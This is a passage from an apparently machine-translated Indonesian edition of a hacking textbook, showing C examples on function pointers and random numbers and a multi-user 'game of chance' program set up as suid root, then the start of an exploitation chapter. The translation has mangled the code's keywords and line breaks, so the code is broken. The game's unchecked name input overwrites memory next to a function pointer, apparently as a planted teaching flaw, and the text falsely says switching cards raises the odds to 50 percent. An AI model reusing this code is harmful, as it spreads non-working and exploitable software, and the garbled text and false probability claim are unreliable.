byte struct terletak di 0xbfffff7f0
18 00 00 00 16 00 00 00 04 00 00 00 09 00 00 00 08 00
00 00 6b 00 00 00 00 00 00 fb 00 00 00 00 00 00 00 00
00 00 00 28 a0 04 08
int_ptr @ 0xbfffff7f0 : 24 int_ptr
@ 0xbfffff7f4 : 22 int_ptr @
0xbfffff7f8 : 4
pembaca@hacking :~/booksrc $

```

---

Sementara memori struct dapat diakses dengan cara ini, asumsi dibuat tentang jenis variabel dalam struct dan kurangnya padding antar variabel. Karena tipe data elemen struct juga disimpan dalam struct, menggunakan metode yang tepat untuk mengakses elemen struct jauh lebih mudah.

## ***0x285 Fungsi Pointer***

SEBUAH penunjuk hanya berisi alamat memori dan diberikan tipe data yang menjelaskan di mana ia menunjuk. Biasanya, pointer digunakan untuk variabel; namun, mereka juga dapat digunakan untuk fungsi. Program funcptr\_example.c mendemonstrasikan penggunaan pointer fungsi.

### **funcptr\_example.c**

---

```
# sertakan <stdio.h>

int fungsi_satu() {
    printf("Ini adalah fungsi satu\n");
    kembali 1;
}

int fungsi_dua() {
    printf("Ini adalah fungsi dua\n");
    kembali 2;
}

int utama() {
    nilai int;
    int (*fungsi_ptr)();

    function_ptr = fungsi_satu; printf("function_ptr adalah
0x%08x\n", function_ptr); nilai = function_ptr();

    printf("nilai yang dikembalikan adalah %d\n", nilai);

    function_ptr = fungsi_dua; printf("function_ptr adalah
0x%08x\n", function_ptr); nilai = function_ptr();

    printf("nilai yang dikembalikan adalah %d\n", nilai);
}
```

---

Dalam program ini, penunjuk fungsi dengan tepat bernama fungsi\_ptr dideklarasikan dalam utama(). Pointer ini kemudian diatur untuk menunjuk pada fungsi fungsi\_satu() dan disebut; kemudian disetel lagi dan digunakan untuk memanggil fungsi\_dua(). Output di bawah ini menunjukkan kompilasi dan eksekusi kode sumber ini.

---

```
reader@hacking :~/booksrc $ gcc funcptr_example.c
reader@hacking :~/booksrc $ ./a.out
function_ptr adalah 0x08048374
Ini adalah fungsi satu
nilai yang dikembalikan adalah 1
```

```
function_ptr adalah 0x0804838d
Ini adalah fungsi dua
nilai yang dikembalikan adalah 2
reader@hacking :~/booksrc $
```

---

## 0x286 Angka Acak Pseudo

Karena komputer adalah mesin deterministik, tidak mungkin bagi mereka untuk menghasilkan angka yang benar-benar acak. Tetapi banyak aplikasi membutuhkan beberapa bentuk keacakan. Fungsi generator angka pseudo-acak memenuhi kebutuhan ini dengan menghasilkan aliran angka yang:*pseudo-acak*. Fungsi-fungsi ini dapat menghasilkan urutan angka yang tampaknya acak dimulai dari nomor benih; namun, urutan persis yang sama dapat dihasilkan lagi dengan benih yang sama. Mesin deterministik tidak dapat menghasilkan keacakan yang sebenarnya, tetapi jika nilai benih dari fungsi pembangkitan pseudo-acak tidak diketahui, urutannya akan tampak acak. Generator harus diunggulkan dengan nilai menggunakan fungsirand(), dan sejak saat itu, fungsirand() akan mengembalikan nomor pseudo-acak dari 0 hingga RAND\_MAX. Fungsi-fungsi ini dan RAND\_MAX didefinisikan dalam stdlib.h. Sedangkan angkarand() pengembalian akan tampak acak, mereka bergantung pada nilai benih yang diberikan kepada srand(). Untuk menjaga keacakan semu antara eksekusi program berikutnya, pengacak harus diunggulkan dengan nilai yang berbeda setiap kali. Salah satu praktik umum adalah menggunakan jumlah detik sejak zaman (dikembalikan dari waktu()) fungsi) sebagai benih. Program Rand\_example.c mendemonstrasikan teknik ini.

### rand\_example.c

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>

int utama() {
    di aku;
    printf("RAND_MAX adalah %u\n", RAND_MAX);
    srand(waktu(0));

    printf("nilai acak dari 0 sampai RAND_MAX\n");
    untuk(i=0; i < 8; i++)
        printf("%d\n", rand());
    printf("nilai acak
dari 1 sampai 20\n");
    untuk(i=0; i < 8; i++)
        printf("%d\n", (rand()%20)+1);
}
```

---

Perhatikan bagaimana operator modulus digunakan untuk mendapatkan nilai acak dari 1 hingga 20.

---

```
reader@hacking :~/booksrc $ gcc rand_example.c
reader@hacking :~/booksrc $ ./a.out
RAND_MAX adalah 2147483647
nilai acak dari 0 hingga RAND_MAX
```

```
815015288
1315541117
2080969327
450538726
710528035
907694519
1525415338
1843056422
nilai acak dari 1 hingga 20 2

3
8
5
9
1
4
20
reader@hacking :~/booksrc $ ./a.out
RAND_MAX adalah 2147483647
nilai acak dari 0 hingga RAND_MAX
678789658
577505284
1472754734
2134715072
1227404380
1746681907
341911720
93522744
nilai acak dari 1 hingga 20 6

16
12
19
8
19
2
1
reader@hacking :~/booksrc $
```

---

Output program hanya menampilkan angka acak. Keacakan semu juga dapat digunakan untuk program yang lebih kompleks, seperti yang akan Anda lihat di skrip akhir bagian ini.

### ***0x287 Permainan Peluang***

Program terakhir di bagian ini adalah serangkaian permainan peluang yang menggunakan banyak konsep yang telah kita diskusikan. Program ini menggunakan fungsi generator angka pseudo-acak untuk menyediakan elemen peluang. Ini memiliki tiga fungsi permainan yang berbeda, yang dipanggil menggunakan penunjuk fungsi global tunggal, dan menggunakan struct untuk menyimpan data untuk pemain, yang disimpan dalam file. Izin file multi-pengguna dan ID pengguna memungkinkan banyak pengguna untuk memainkan dan memelihara data akun mereka sendiri. Kode program game\_of\_chance.c banyak didokumentasikan, dan Anda seharusnya dapat memahaminya saat ini.

## game\_of\_chance.c

---

```
# sertakan <stdio.h>
# sertakan <string.h>
# sertakan <fcntl.h>
# sertakan <sys/stat.h>
# sertakan <time.h>
# sertakan <stdlib.h>
# sertakan "hacking.h"

# define DATAFILE "/var/chance.data" // File untuk menyimpan data pengguna

// Struktur pengguna khusus untuk menyimpan informasi tentang pengguna
struct pengguna {
    int uid;
    kredit int;
    int skor tinggi;
    nama karakter[100];
    int (*permainan_saat ini)();
};

// Prototipe fungsi
int get_player_data();
batalkan register_new_player();
batal update_player_data(); batal
show_highscore();
batal jackpot();
batalkan nama_input();
void print_cards(char *, char *, int); int
take_wager(int, int);
batal play_the_game();
int pilih_a_angka();
int dealer_no_match();
int find_the_ace();
batal fatal(char *);

// Variabel global
struktur pemain pengguna;           // Struktur pemain

int utama() {
    int pilihan, last_game;

    srand(waktu(0)); // Seed pengacakan dengan waktu saat ini.

    jika(get_player_data() == -1)      // Coba baca data pemain dari file.
        register_new_player();        // Jika tidak ada data, daftarkan pemain baru.

    while(pilihan != 7) {
        printf("-=[ Menu Permainan Kesempatan ]=-\n");
        printf("1 - Mainkan permainan Pilih Angka\n");
        printf("2 - Mainkan game No Match Dealer\n");
        printf("3 - Mainkan game Temukan Kartu As\n");
        printf("4 - Lihat nilai tertinggi saat ini\n"); printf("5 -
Ubah nama pengguna Anda\n");
```

```

printf("6 - Setel ulang akun Anda pada 100 kredit\n");
printf("7 - Keluar\n");
printf("[Nama: %s]\n", nama.pemain); printf("[Anda memiliki
%u kredit] -> ", player.credits); scanf("%d", &pilihan);

if((pilihan < 1) || (pilihan > 7))
    printf("\n[!] Angka %d adalah pilihan yang salah.\n\n", pilihan); else if (pilihan
< 4) { // Kalau tidak, pilihan adalah semacam permainan.
    if(choice != last_game) { // Jika fungsi ptr tidak disetel
        jika (pilihan == 1) // lalu arahkan ke game yang dipilih
            player.current_game = pick_a_number;
        lain jika (pilihan == 2)
            player.current_game = dealer_no_match; kalau
            tidak
            player.current_game = temukan_the_ace;
        last_game = pilihan; // dan atur last_game.
    }
    Mainkan permainannya(); // Mainkan permainannya.
}
lain jika (pilihan == 4)
    show_highscore();
else if (pilihan == 5) {
    printf("\nUbah Nama Pengguna\n");
    printf("Masukkan Nama Baru Anda : ");
    masukan_nama();
    printf("Nama Anda telah diganti.\n\n");
}
else if (pilihan == 6) {
    printf("\nAkun Anda telah disetel ulang dengan 100 kredit.\n\n");
    pemain.kredit = 100;
}
update_player_data();
printf("\nTerima kasih sudah bermain! Sampai jumpa.\n");
}

// Fungsi ini membaca data pemutar untuk uid saat ini // dari file. Ini
mengembalikan -1 jika tidak dapat menemukan // data untuk
uid saat ini.
int get_player_data() {
    int fd, uid, read_bytes;
    struct entri pengguna;

    uid = getuid();

    fd = buka(DATAFILE, O_RDONLY);
    if(fd == -1) // Tidak dapat membuka file, mungkin tidak ada
        kembali -1;
    read_bytes = read(fd, &entri, sizeof(struktur pengguna)); // Baca potongan pertama.
    while(entri.uid != uid && read_bytes > 0) { // Ulangi sampai uid yang tepat ditemukan.
        read_bytes = read(fd, &entri, sizeof(struktur pengguna)); // Terus membaca.
    }
    tutup (fd); // Tutup file.
    if(read_bytes < sizeof(struct user)) // Ini berarti akhir file telah tercapai.
}

```

```

    kembali -1;
kalau tidak
    pemain = entri; // Salin entri baca ke dalam struktur pemutar. kembali
    1;           // Kembalikan sukses.
}

// Ini adalah fungsi pendaftaran pengguna baru.
// Ini akan membuat akun pemain baru dan menambahkannya ke file.
batalkan register_new_player() {
    int fd;

printf("==={ Pendaftaran Pemain Baru }==-\n");
printf("Masukkan Nama Anda : ");
masukan_nama();

pemain.uid = getuid();
player.highscore = pemain.kredit = 100;

fd = buka(DATAFILE, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
jika(fd == -1)
    fatal("di register_new_player() saat membuka file"); write(fd,
&player, sizeof(struktur pengguna));
tutup (fd);

printf("\nSelamat datang di Game of Chance %s.\n", nama pemain);
printf("Anda telah diberikan %u kredit.\n", pemain.kredit);
}

// Fungsi ini menulis data pemain saat ini ke file. // Digunakan
terutama untuk memperbarui kredit setelah pertandingan. batal
update_player_data() {
    int fd, saya, read_uid;
    char dibakar_byte;

fd = buka(DATAFILE, O_RDWR);
if(fd == -1) // Jika pembukaan gagal di sini, ada sesuatu yang salah.
    fatal("di update_player_data() saat membuka file"); baca(fd,
&read_uid, 4);           // Baca uid dari struct pertama. // Ulangi
while(read_uid != player.uid) {      sampai uid yang benar ditemukan.
    for(i=0; i < sizeof(struct user) - 4; i++)          // Baca seluruh // sisa
        baca(fd, &burned_byte, 1);                      struct itu.
    baca(fd, &read_uid, 4);           // Baca uid dari struct berikutnya.
}
tulis(fd, &(pemain.kredit), 4);       // Perbarui kredit.
write(fd, &(player.highscore), 4); // Perbarui skor tertinggi.
tulis(fd, &(nama pemain), 100); // Perbarui nama. tutup (fd);

}

// Fungsi ini akan menampilkan skor tinggi saat ini dan // nama
orang yang menetapkan skor tinggi itu.
batal show_highscore() {
    unsigned int top_score = 0;
    char top_name[100];
    struct entri pengguna;

```

```

int fd;

printf("\n===== SKOR TINGGI =====\n");
= buka(DATAFILE, O_RDONLY);
jika(fd == -1)
    fatal("di show_highscore() saat membuka file");
while(read(fd, &entry, sizeof(struct user)) > 0) { // Ulangi sampai akhir file.
    if(entry.highscore > top_score) {           // Jika ada skor yang lebih tinggi, //
        top_score = entry.highscore;           setel top_score ke skor itu
        strcpy(nama_top, entry.nama); // dan top_name ke nama pengguna itu.
    }
}
tutup (fd);
if(top_score > player.highscore)
    printf("%s memiliki nilai tertinggi %u\n", top_name, top_score); kalau tidak

    printf("Saat ini Anda memiliki skor tertinggi %u kredit!\n", player.highscore);
    printf("===== ======\n\n");
}

// Fungsi ini hanya memberikan jackpot untuk permainan Pick a Number. batal
jackpot()
{
    printf("***** JACKPOT *****\n"); printf("Anda
    telah memenangkan jackpot 100 kredit!\n"); pemain.kredit
    += 100;
}

// Fungsi ini digunakan untuk memasukkan nama pemain, karena //
scanf("%s", &whatever) akan menghentikan input pada spasi pertama.
kosongkan input_name()
{
    char *nama_ptr, input_char='\n'; while(input_char ==
    '\n') // Siram sisa yang ada
    scanf("%c", &input_char); // karakter baris baru.

    nama_ptr = (char *) &(nama_pemain); // name_ptr = alamat nama pemain
    while(input_char != '\n') {           // Ulangi hingga baris baru.
        * nama_ptr = input_char;       // Masukkan karakter input ke bidang nama.
        scanf("%c", &input_char); // Dapatkan karakter berikutnya.
        nama_ptr++;                 // Menaikkan penunjuk nama.
    }
    * nama_ptr = 0; // Hentikan string.
}

// Fungsi ini mencetak 3 kartu untuk game Find the Ace. // Ia
mengharapkan pesan untuk ditampilkan, penunjuk ke array kartu, // dan
kartu yang dipilih pengguna sebagai input. Jika user_pick adalah // -1,
maka nomor pilihan akan ditampilkan.
void print_cards(char *pesan, char *cards, int user_pick) {
    di aku;

    printf("\n\t*** %s ***\n", pesan); printf(
        "\t..\t..\t..\n");
    printf("Kartu:\t|%c|\t|%c|\t|%c|\n\t", kartu[0], kartu[1], kartu[2]);
    jika(pilih_pengguna == -1)
        printf("1\t2\t3\n");
}

```

```

kalau tidak {
    untuk(i=0; i < user_pick; i++)
        printf("\t");
    printf(" ^ pilihan anda\n");
}
}

// Fungsi ini memasukkan taruhan untuk Dealer No Match dan // Temukan
game Ace. Ia mengharapkan kredit yang tersedia dan // taruhan sebelumnya
sebagai argumen. Taruhan_sebelumnya hanya penting // untuk taruhan
kedua dalam permainan Temukan Ace. Fungsi // mengembalikan -1 jika
taruhan terlalu besar atau terlalu kecil, dan mengembalikan // jumlah
taruhan sebaliknya.
int take_wager(int available_credits, int sebelumnya_wager) {
    int taruhan, total_taruhan;

    printf("Berapa %d kredit Anda yang ingin Anda pertaruhkan? ", available_credits); scanf("%d",
    &taruhan);
    if(taruhan < 1) { // Pastikan taruhan lebih besar dari 0.
        printf("Cobalah yang bagus, tetapi Anda harus bertaruh angka positif!\n");
        kembali -1;
    }
    total_wager = taruhan_sebelumnya + taruhan;
    if(total_wager > available_credits) { // Konfirmasi kredit yang tersedia
        printf("Total taruhan Anda sebesar %d lebih dari yang Anda miliki!\n", total_wager);
        printf("Anda hanya memiliki %d kredit yang tersedia, coba lagi.\n", available_credits); kembali
        -1;
    }
    kembali taruhan;
}

// Fungsi ini berisi loop untuk memungkinkan game saat ini // dimainkan
lagi. Itu juga menulis total kredit baru ke file // setelah setiap permainan
dimainkan.
batalkan play_the_game() {
    int play_again = 1; int
    (*permainan)() ();
    pemilihan karakter;

    while(play_again) {
        printf("\n[DEBUG] penunjuk permainan_saat ini @ 0x%08x\n",
        player.current_game); if(player.current_game() != jika permainan dimainkan tanpa kesalahan
            if(player.credit > player.highscore) // dan // skor tinggi baru ditetapkan,
                player.highscore = pemain.kredit; printf("Mungkin permainan dimainkan tanpa kesalahan.
            sekarang memiliki %u kredit\n", pemain.kredit);
            update_player_data(); // Tulis total kredit baru ke file.
            printf("Mau main lagi? (y/n) "; pilihan = '\n';

            while(pilihan == '\n') // Siram setiap baris baru tambahan.
                scanf("%c", &pilihan); jika
                (pilihan == 'n')
                    play_again = 0;
    }
    kalau tidak // Ini berarti game mengembalikan kesalahan,
    play_again = 0; // jadi kembali ke menu utama.
}

```

```

    }

}

// Fungsi ini adalah permainan Pilih Angka.
// Ini mengembalikan -1 jika pemain tidak memiliki cukup kredit.
int pilih_a_angka() {
    int pilih, nomor_menang;

    printf("\n##### Pilih Nomor #####\n");
    printf("Permainan ini membutuhkan 10 kredit untuk dimainkan. Cukup pilih
angka\n"); printf("antara 1 dan 20, dan jika anda memilih nomor yang menang,
anda\n"); printf("akan memenangkan jackpot 100 kredit!\n\n");
    win_number = (rand() % 20) + 1; // Pilih angka antara 1 dan 20. if(player.credits
< 10) {
        printf("Anda hanya memiliki %d kredit. Itu tidak cukup untuk bermain!\n\n", player.credits); kembali
        -1; // Tidak cukup kredit untuk dimainkan
    }
    pemain.kredit -= 10; // Kurangi 10 kredit.
    printf("10 kredit telah dipotong dari akun Anda.\n"); printf("Pilih
angka antara 1 dan 20: ");
    scanf("%d", &pilih);

    printf("Angka yang menang adalah %d\n", nomor_winning);
    jika (pilih == win_number)
        jackpot();
    kalau tidak
        printf("Maaf, Anda tidak menang.\n");
    kembali 0;
}

// Ini adalah game No Match Dealer.
// Ini mengembalikan -1 jika pemain memiliki 0 kredit.
int dealer_no_match() {
    int i, j, angka[16], taruhan = -1, cocok = -1;

    printf("\n::::: Tidak Ada Dealer yang Cocok :::::\n");
    printf("Dalam permainan ini, Anda dapat bertaruh hingga semua kredit Anda.\n");
    printf("Dealer akan membagikan 16 angka acak antara 0 dan 99.\n"); printf("Jika tidak
ada kecocokan di antara mereka, Anda menggandakan uang Anda!\n\n");

    if(pemain.kredit == 0) {
        printf("Anda tidak memiliki kredit untuk dipertaruhan!\n\n");
        kembali -1;
    }
    sementara (taruhan == -1)
        taruhan = take_wager(pemain.kredit, 0);

    printf("\t\t::: Menyebutkan 16 bilangan acak :::\n"); untuk(i=0;
    i < 16; i++) {
        angka[i] = rand() % 100; // Pilih angka antara 0 dan 99. printf("%2d\t",
        angka[i]);
        jika(i%8 == 7) // Cetak jeda baris setiap 8 angka.
            printf("\n");
    }
    untuk(i=0; i < 15; i++) { // Loop mencari kecocokan.

```

```

j = i + 1;
sementara(j < 16) {
    if(angka[i] == angka[j])
        cocok = angka[i];
    j++;
}
jika(cocok != -1) {
    printf("Penyalur cocok dengan angka %d!\n", cocok);
    printf("Anda kehilangan %d kredit.\n", taruhan);
    player.credits -= taruhan; }
kalau tidak {
    printf("Tidak ada yang cocok! Anda memenangkan %d kredit!\n", taruhan);
    pemain.kredit += taruhan;
}
kembali 0;
}

// Ini adalah game Temukan Ace.
// Ini mengembalikan -1 jika pemain memiliki 0 kredit.
int find_the_ace() {
    int i, as, total_wager;
    int invalid_choice, pilih = -1, taruhan_satu = -1, taruhan_dua = -1; char
    choice_two, cards[3] = {'X', 'X', 'X'};

    as = rand()%3; // Tempatkan kartu as secara acak.

    printf("***** Temukan Kartu As *****\n");
    printf("Dalam permainan ini, Anda dapat bertaruh hingga semua kredit Anda.
    \n"); printf("Tiga kartu akan dibagikan, dua ratu dan satu as.\n"); printf("Jika
    Anda menemukan kartu As, Anda akan memenangkan taruhan Anda.\n");
    printf("Setelah memilih kartu, salah satu ratu akan terungkap.\n"); printf("Pada
    titik ini, Anda dapat memilih kartu lain atau\n"); printf("Naikkan Taruhan Anda.
    \n\n");

    if(pemain.kredit == 0) {
        printf("Anda tidak memiliki kredit untuk dipertaruhan!\n\n");
        kembali -1;
    }

    while(wager_one == -1) // Ulangi sampai taruhan yang valid dibuat.
        taruhan_satu = take_wager(pemain.kredit, 0);

    print_cards("Menjual kartu", kartu, -1); pilih =
    -1;
    while((pilih < 1) || (pilih > 3)) { // Ulangi sampai pengambilan yang valid dibuat.
        printf("Pilih kartu: 1, 2, atau 3 ");
        scanf("%d", &pilih);
    }
    memilih--; // Sesuaikan pick karena penomoran kartu dimulai dari 0. i=0;

    while(i == ace || i == pick) // Terus perulangan sampai
        sayang++; // kita menemukan ratu yang valid untuk diungkapkan.
    kartu[i] = 'Q';
    print_cards("Mengungkapkan Ratu", kartu, pilih);
}

```

```

pilihan_tidak valid = 1;
while(pilihan_tidak valid) { // Ulangi sampai pilihan yang valid dibuat.
    printf("Apakah Anda ingin:\n[c]mengubah pilihan Anda\rtor\t[i]meningkatkan taruhan Anda?\n");
    printf("Pilih c atau i: ");
    pilihan_dua = '\n';
    while(choice_two == '\n') // Hapus baris baru tambahan.
        scanf("%c", &pilihan_dua);
    if(pilihan_dua == 'i') { // Meningkatkan taruhan.
        pilihan_tidak valid=0; // Ini adalah pilihan yang valid.
        while(taruhan_dua == -1) // Ulangi sampai taruhan kedua yang valid dibuat.
            taruhan_dua = take_wager(pemain.kredit, taruhan_satu);
    }
    if(pilihan_dua == 'c') { // Ubah pilihan.
        i = pilihan_tidak valid = 0; // Pilihan yang valid
        while(i == pick || cards[i] == 'Q') // Ulangi sampai kartu yang lain
            saya++; // ditemukan,
        pilih = saya; // lalu tukar pick.
        printf("Pilihan kartu Anda telah diubah menjadi kartu %d\n", pilih+1);
    }
}

for(i=0; i < 3; i++) { // Buka semua kartu.
    jika (as = i)
        kartu[i] = 'A';
    kalau tidak
        kartu[i] = 'Q';
}
print_cards("Hasil akhir", kartu, pilih);

if(pick == ace) { // Menangani win.
    printf("Anda telah memenangkan %d kredit dari taruhan pertama Anda\n", bet_one);
    pemain.kredit += taruhan_satu;
    if(taruhan_dua != -1) {
        printf("dan tambahan %d kredit dari taruhan kedua Anda!\n", taruhan_dua);
        pemain.kredit += taruhan_dua;
    }
} else { // Menangani kerugian.
    printf("Anda telah kehilangan %d kredit dari taruhan pertama Anda\n", bet_one);
    player.credit -= taruhan_one;
    if(taruhan_dua != -1) {
        printf("dan tambahan %d kredit dari taruhan kedua Anda!\n", taruhan_dua);
        player.credits -= taruhan_dua;
    }
}
kembali 0;
}

```

---

Karena ini adalah program multi-pengguna yang menulis ke file di direktori /var, itu harus suid root.

---

```

reader@hacking :~/booksrc $ gcc -o game_of_chance game_of_chance.c
reader@hacking :~/booksrc $ sudo chown root:root ./game_of_chance
reader@hacking :~/booksrc $ sudo chmod u+s ./game_of_chance
reader@hacking :~/booksrc $ ./game_of_chance

```

- =={ Pendaftaran Pemain Baru }==  
Masukkan nama Anda: Jon Erickson

Selamat datang di Game of Chance, Jon Erickson.  
Anda telah diberikan 100 kredit.  
- =[ Menu Game of Chance ]= -  
Mainkan game Pick a Number 2 -  
Mainkan game No Match Dealer 3 -  
Mainkan game Find the Ace 4 - Lihat  
skor tertinggi saat ini 5 - Ubah nama  
pengguna Anda  
6 - Setel ulang akun Anda pada 100 kredit 7 -  
Keluar  
[Nama: Jon Erickson]  
[Anda memiliki 100 kredit] -> 1

[DEBUG] pointer game saat ini @ 0x08048e6e

# ##### Pilih Nomor #####  
Game ini membutuhkan 10 kredit untuk dimainkan. Cukup pilih  
nomor antara 1 dan 20, dan jika Anda memilih nomor pemenang,  
Anda akan memenangkan jackpot 100 kredit!

10 kredit telah dipotong dari akun Anda. Pilih angka  
antara 1 dan 20: 7  
Nomor pemenangnya adalah  
14. Maaf, Anda tidak menang.

Anda sekarang memiliki 90 kredit.  
Apakah Anda ingin bermain lagi? (y/t) n  
- =[ Menu Game of Chance ]= -  
Mainkan game Pick a Number 2 -  
Mainkan game No Match Dealer 3 -  
Mainkan game Find the Ace 4 - Lihat  
skor tertinggi saat ini 5 - Ubah nama  
pengguna Anda  
6 - Setel ulang akun Anda pada 100 kredit 7 -  
Keluar  
[Nama: Jon Erickson]  
[Anda memiliki 90 kredit] -> 2

[DEBUG] penunjuk permainan saat ini @ 0x08048f61

::::: Dealer Tidak Cocok :::::  
Dalam game ini Anda dapat bertaruh hingga semua kredit Anda. Dealer  
akan membagikan 16 angka acak antara 0 dan 99. Jika tidak ada  
kecocokan di antara mereka, Anda menggandakan uang Anda!

Berapa banyak dari 90 kredit Anda yang ingin Anda pertaruhkan? 30  
::: Membagikan 16 angka acak :::  
88 68 8251217380 50  
11 64 7885394240 95

Tidak ada pertandingan! Anda memenangkan 30 kredit!

Anda sekarang memiliki 120 kredit

Apakah Anda ingin bermain lagi? (y/t) n  
- =[ Menu Game of Chance ]= - 1 -  
Mainkan game Pick a Number 2 -  
Mainkan game No Match Dealer 3 -  
Mainkan game Find the Ace 4 - Lihat skor tertinggi saat ini 5 - Ubah nama pengguna Anda  
6 - Setel ulang akun Anda pada 100 kredit 7 -  
Keluar  
[Nama: Jon Erickson]  
[Anda memiliki 120 kredit] -> 3

[DEBUG] penunjuk permainan saat ini @ 0x08044914c  
\* \* \* \* \* Temukan Ace \*\*\*\*\*  
Dalam game ini Anda dapat bertaruh hingga semua kredit Anda. Tiga kartu akan dibagikan: dua ratu dan satu ace.  
Jika Anda menemukan ace, Anda akan memenangkan taruhan Anda.  
Setelah memilih kartu, salah satu ratu akan terungkap. Pada titik ini Anda dapat memilih kartu yang berbeda atau meningkatkan taruhan Anda.

Berapa banyak dari 120 kredit Anda yang ingin Anda pertaruhkan? 50

\* \* \* Menangani kartu \*\*\*  
Kartu-kartu:    .-.-.    .-.-.    .-.-.  
                  |X|        |X|        |X|  
                  1           2           3  
Pilih kartu: 1, 2, atau 3:              2

\* \* \* Mengungkap seorang ratu \*\*\*  
Kartu-kartu:    .-.-.    .-.-.    .-.-.  
                  |X|        |X|        |Q|  
                  ^-- pilihanmu  
Apakah Anda ingin [c]mengubah pilihan Anda atau [i]meningkatkan taruhan Anda?  
Pilih c atau i: c  
Pilihan kartu Anda telah diubah menjadi kartu 1.

\* \* \* Hasil akhir \*\*\*  
Kartu-kartu:    .-.-.    .-.-.    .-.-.  
                  |A|        |Q|        |Q|  
                  - - pilihanmu

Anda telah memenangkan 50 kredit dari taruhan pertama Anda.

Anda sekarang memiliki 170 kredit.  
Apakah Anda ingin bermain lagi? (y/t)      n  
- =[ Menu Game of Chance ]= - 1 -  
Mainkan game Pick a Number 2 -  
Mainkan game No Match Dealer 3 -  
Mainkan game Find the Ace 4 - Lihat skor tertinggi saat ini 5 - Ubah nama pengguna Anda  
6 - Setel ulang akun Anda pada 100 kredit 7 -  
Keluar

[Nama: Jon Erickson]  
[Anda memiliki 170 kredit] -> 4

```
=====| SKOR TINGGI |=====
Saat ini Anda memiliki skor tinggi 170 kredit!
===== =====
```

- =[ Menu Game of Chance ]=- 1 -  
Mainkan game Pick a Number 2 -  
Mainkan game No Match Dealer 3 -  
Mainkan game Find the Ace 4 - Lihat  
skor tertinggi saat ini 5 - Ubah nama  
pengguna Anda  
6 - Setel ulang akun Anda pada 100 kredit 7 -  
Keluar  
[Nama: Jon Erickson]  
[Anda memiliki 170 kredit] -> 7

Terima kasih sudah bermain! Selamat tinggal. reader@hacking :~/  
booksrc \$ sudo su jose jose@hacking :/home/reader/booksrc \$ ./  
game\_of\_chance  
- =={ Pendaftaran Pemain Baru }===  
Masukkan nama Anda: Jose Ronnick

Selamat datang di Game of Chance Jose Ronnick.  
Anda telah diberikan 100 kredit.  
- =[ Menu Game of Chance ]=- 1 -  
Mainkan game Pick a Number 2 -  
Mainkan game No Match Dealer 3 -  
Mainkan game Find the Ace  
4 - Lihat skor tinggi saat ini 5 - Ubah nama pengguna Anda 6 -  
Setel ulang akun Anda dengan 100 kredit  
7 - Berhenti  
[Nama: Jose Ronnick]  
[Anda memiliki 100 kredit] -> 4

```
=====| SKOR TINGGI |=====
===== Jon Erickson memiliki skor tinggi 170.
===== =====
```

- =[ Menu Game of Chance ]=- 1 -  
Mainkan game Pick a Number 2 -  
Mainkan game No Match Dealer 3 -  
Mainkan game Find the Ace 4 - Lihat  
skor tertinggi saat ini 5 - Ubah nama  
pengguna Anda  
6 - Setel ulang akun Anda pada 100 kredit 7 -  
Keluar  
[Nama: Jose Ronnick]  
[Anda memiliki 100 kredit] -> 7

Terima kasih sudah bermain! Selamat tinggal.  
jose@hacking :~/booksrc \$ keluar keluar

reader@hacking :~/booksrc \$

Bermain-main dengan program ini sedikit. Game Find the Ace adalah demonstrasi prinsip probabilitas bersyarat; meskipun berlawanan dengan intuisi, mengubah pilihan Anda akan meningkatkan peluang Anda untuk menemukan kartu as dari 33 persen menjadi 50 persen. Banyak orang mengalami kesulitan memahami kebenaran ini—itulah mengapa hal itu berlawanan dengan intuisi. Rahasia peretasan adalah memahami kebenaran yang sedikit diketahui seperti ini dan menggunakananya untuk menghasilkan hasil yang tampaknya ajaib.

# 0x300

## EKSPLORASI

Eksplorasi program adalah inti dari peretasan. Seperti yang ditunjukkan pada bab sebelumnya, sebuah program terdiri dari seperangkat aturan kompleks yang mengikuti alur eksekusi tertentu yang pada akhirnya memberi tahu komputer apa yang harus dilakukan. Mengeksplorasi program hanyalah cara cerdas untuk membuat komputer melakukan apa yang Anda inginkan, bahkan jika program yang sedang berjalan dirancang untuk mencegah tindakan itu. Karena sebuah program benar-benar hanya dapat melakukan apa yang dirancang untuk dilakukan, lubang keamanan sebenarnya adalah kekurangan atau kelalaian dalam desain program atau lingkungan tempat program itu berjalan. Dibutuhkan pikiran yang kreatif untuk menemukan lubang ini dan menulis program yang kompensasi untuk mereka. Kadang-kadang lubang ini adalah produk dari kesalahan pemrogram yang relatif jelas, tetapi ada beberapa kesalahan yang kurang jelas yang telah melahirkan teknik eksplorasi yang lebih kompleks yang dapat diterapkan di banyak tempat berbeda.

Sebuah program hanya dapat melakukan apa yang diprogram untuk dilakukan, sesuai dengan aturan hukum. Sayangnya, apa yang tertulis tidak selalu sesuai dengan apa yang ingin dilakukan oleh programmer. Prinsip ini dapat dijelaskan dengan lelucon:

Seorang pria berjalan melalui hutan, dan dia menemukan lampu ajaib di tanah. Secara alamiah, dia mengambil lampu itu, menggosok sisinya dengan lengannya, dan keluarlah jin. Jin berterima kasih kepada pria itu karena telah membebaskannya, dan menawarkan untuk mengabulkan tiga permintaan. Pria itu sangat gembira dan tahu persis apa yang dia inginkan.

"Pertama," kata pria itu, "Saya ingin satu miliar dolar."

Jin menjentikkan jarinya dan tas kerja penuh uang muncul dari udara tipis.

Pria itu terbelalak takjub dan melanjutkan, "Selanjutnya, saya ingin Ferrari."

Jin menjentikkan jarinya dan sebuah Ferrari muncul dari kepulan asap.

Pria itu melanjutkan, "Akhirnya, saya ingin menjadi tak tertahan bagi wanita."

Jin menjentikkan jarinya dan pria itu berubah menjadi sekotak coklat.

Sama seperti keinginan terakhir pria itu dikabulkan berdasarkan apa yang dia katakan, bukan apa yang dia pikirkan, sebuah program akan mengikuti instruksinya dengan tepat, dan hasilnya tidak selalu seperti yang diinginkan oleh programmer. Terkadang dampaknya bisa menjadi bencana.

